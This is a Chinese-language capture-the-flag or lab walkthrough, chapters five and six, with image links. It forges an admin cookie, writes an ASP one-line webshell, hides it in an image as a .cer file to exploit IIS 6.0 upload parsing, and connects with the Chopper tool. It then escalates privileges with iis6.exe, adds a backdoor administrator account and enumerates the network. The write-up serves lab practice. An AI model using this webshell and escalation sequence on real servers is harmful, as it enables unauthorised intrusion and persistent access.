
第五章



F12 在存储页将cookie改为ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC


且只有这一个




刷新此页面，并点击准备好了吗？进入管理后台



左侧寻找企业管理，点击添加产品，作为上传入口





通过菜刀得知该后台使用IIS6.0，经过了解得知上传漏洞，使用.cer文件

在本地写下一个asp一句话木马<%eval request("chopper")%>


使用一个不大于100k的图片进行图片码的制作

copy 1.jpg/b+1.txt/a 1.cer

在上述位置上传1.cer

配置菜刀

在菜刀中得到



找到flag

第六章


打开第六章网页，与第五章一样进入后台



打开菜刀，连接到后台

访问C盘，没有权限


虚拟终端输入whoami没有权限




使用iis6.exe “whoami”




iis6.exe “net user tjy 123 /add”



net user tjy查看用户信息




将用户添加到管理员用户组




查看ip端口




查看所有用户




查看ip




查看arp表




查看端口



使用创建好提权的用户进行远程连接，查看flag





注销账户